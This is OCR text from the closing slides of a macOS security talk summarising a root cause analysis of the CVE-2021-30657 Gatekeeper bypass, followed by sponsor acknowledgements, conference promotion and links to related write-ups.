
1 is ".app"?

or

2 contains "Contents/MacOS"








"PoC" cannot be opened because the developer cannot be verified.

macOS cannot verify that this app is free from malware.

blocked!

Conclusions



Conclusions

macOS (still) has shallow bugs

Root cause analysis of CVE-2021-30657

0day exploitation


Protections, detections and patch analysis

go forth: macOS spelunking, reversing, malware analysis, & security tool development!

Interested in Learning More?

...about malware analysis, macOS security topics?

"The Art of Mac Malware"
free, at: taomm.org



"Objective by the Sea"

Sept 30/Oct 1

Maui, Hawaii, USA

ObjectiveByTheSea.com

MAHALO!

"Friends of Objective-See"

1Password

kandji

MOSYLE

jamf

SmugMug

Guardian Mobile Firewall

SecureMac


iVerify

Halo Privacy

uberAgent

Join Us!
Objective-See.com/friends.html

Bundles of Joy



Resources:

"All Your Macs Are Belong To Us"
objective-see.com/blog/blog_0x64.html

"macOS Gatekeeper Bypass (2021) Addition"
cedowens.medium.com/macos-gatekeeper-bypass-2021-edition-5256a2955508

"Shlayer Malware Abusing Gatekeeper Bypass On macOS"
www.jamf.com/blog/shlayer-malware-abusing-gatekeeper-bypass-on-macos/